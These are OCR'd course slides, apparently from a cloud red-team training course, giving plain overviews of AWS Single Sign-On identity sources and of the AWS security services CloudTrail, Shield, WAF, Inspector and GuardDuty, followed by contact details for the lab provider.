
- AWS Single Sign-On (SSO) makes it easy to centrally manage access to multiple AWS accounts and business applications and provide users with single sign-on access to all their assigned accounts and applications from one place. With AWS SSO, you can easily manage access and user permissions to all your accounts in AWS Organizations centrally.

- AWS SSO also includes built-in integrations to many business applications, such as Salesforce, Box and Office 365.

User Identity Source

1. AWS SSO’s identity store

2. External identity store
    - Microsoft Active Directory (Customer Managed)
    - AWS Managed Active Directory
    - Okta Universal Directory
    - Azure Active Directory (Azure AD)
    - SAML 2.0 IdP



User Application/ Permission Management
aws
AWS SSO Console
AWS SSO Identity Store
External Identity resource
AWS Directory
On-Prem AD
SAML
Identity Source
AWS SSO
AWS account
Custom SAML application
Office 365
SSO application
User SSO Portal
*.awsapps.com/start
Access portal

2.11 AWS Security Services


AWS Security Services

1. AWS CloudTrail
2. AWS Shield
3. AWS Web Application Firewall (WAF)
4. AWS Inspector
5. AWS GuardDuty

2.11.1 AWS Security Services

CLOUD TRAIL


- CloudTrail is a log monitoring service. Which allow us to continuously monitor and retain account activity related to actions across our AWS infrastructure.
- CloudTrail provides event history of our AWS account activity, including actions taken through the AWS Management Console, AWS SDKs, command line tools and other AWS services.
- We can use CloudTrail to detect unusual activity in our AWS accounts.


Cloud Trail
Log collection
Log storage
AWS Services (Event)
S3 Trail
Log search
Insights

2.11.2 AWS Security Services

AWS Shield

- AWS Shield Standard defends against most common, frequently occurring network and transport layer DDoS attacks that target your website or applications.
- AWS Shield works on Network and Transport layer.



Protected AWS Services and application by Shield

2.11.3 AWS Security Services

AWS Web Application Firewall (WAF)

- AWS WAF is a web application firewall that lets you monitor the HTTP(S) requests that are forwarded to an Amazon CloudFront distribution, an Amazon API Gateway REST API, an Application Load Balancer or an AWS AppSync GraphQL API.

- AWS WAF works on Application Layer.




Fig : Protected Cloud Front & API Gateway by AWS WAF




Fig : Protected API Gateway by AWS WAF


2.11.4 AWS Security Services

AWS Inspector

Amazon Inspector is an automated security assessment service that helps improve the security and compliance of applications deployed on AWS.

- The Inspector agent monitors the behavior of the EC2 instances, including network, file system, and process activity.

- The Inspector agent perform vulnerability assessment of application deployed on EC2 Instance.




Perform Vulnerability Assessment of EC2 Instance and Application Running on Same Instance

2.11.5 AWS Security Services

AWS GuardDuty

Amazon GuardDuty is a threat detection service that continuously monitors for malicious activity and unauthorized behavior to protect your AWS accounts, workloads, and data stored in Amazon S3.



THANK YOU

In case of any queries / lab extension etc feel free to mail us at support@cyberwarfare.live

- Follow us on :
  - LinkedIn: https://www.linkedin.com/company/cyberwarfare/
  - Twitter: https://twitter.com/cyberwarfarelab

- For More Information Visit :
  - Red / Blue Team Lab : https://cyberwarfare.live
  - Red /Blue Team Blog: https://blog.cyberwarfare.live

CYBERWARFARE LABS
A REAL WORLD ADVERSARY SIMULATION LAB

AWS CLOUD RED TEAM SPECIALIST COURSE

aws

CyberWarFare Labs